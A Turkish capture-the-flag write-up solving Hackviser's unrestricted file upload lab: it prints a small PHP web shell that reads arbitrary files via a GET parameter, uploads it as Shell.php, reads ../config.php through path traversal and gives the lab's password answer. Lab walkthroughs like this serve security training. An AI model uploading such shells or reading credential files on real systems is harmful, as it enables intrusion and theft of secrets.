**BASIC UNRESTRİCTED FİLE UPLOAD WRİTE-UP**

Bu yazımda sizlere Hackviser platformu içerisinde Web Lab konu başlığı altında File Upload kısmındaki Basic File Upload labının çözümünü anlatacağım.

**SENARYO:** Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Örnek uygulamada görsel yükleme işlevi mevcuttur, ancak yüklenen dosya içeriği veya türü sunucuda kontrol edilmemektedir.

Laboratuvarı tamamlamak için kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?

**ÇÖZÜM:** Öncelikle bizim bir php Shell kodlarına ihtiyacımız var.

Notlarım arasında şunu buldum:

<?php

if (isset($\_GET['file'])) {


$file = $\_GET['file'];

echo "<pre>" . htmlspecialchars(file\_get\_contents($file)) . "</pre>";


}

?>


Bu dosyanın içini okumamıza yarayan PHP ile yazılmış zararlı bir koddur. Bunu nano ile Shell.php dosyası oluşturup içine yapıştırıyoruz.



Dosyamız hazır sıra yükleme işinde.

 Dosyamız başarılı bir şekilde yüklendi.

Şimdi config.dosyasını okumak için linke tıklayıp “?file=../config.php” yazıyoruz ve sonuca bakıyoruz.

 CEVAP: **8jv77mvXwR7LVU5v**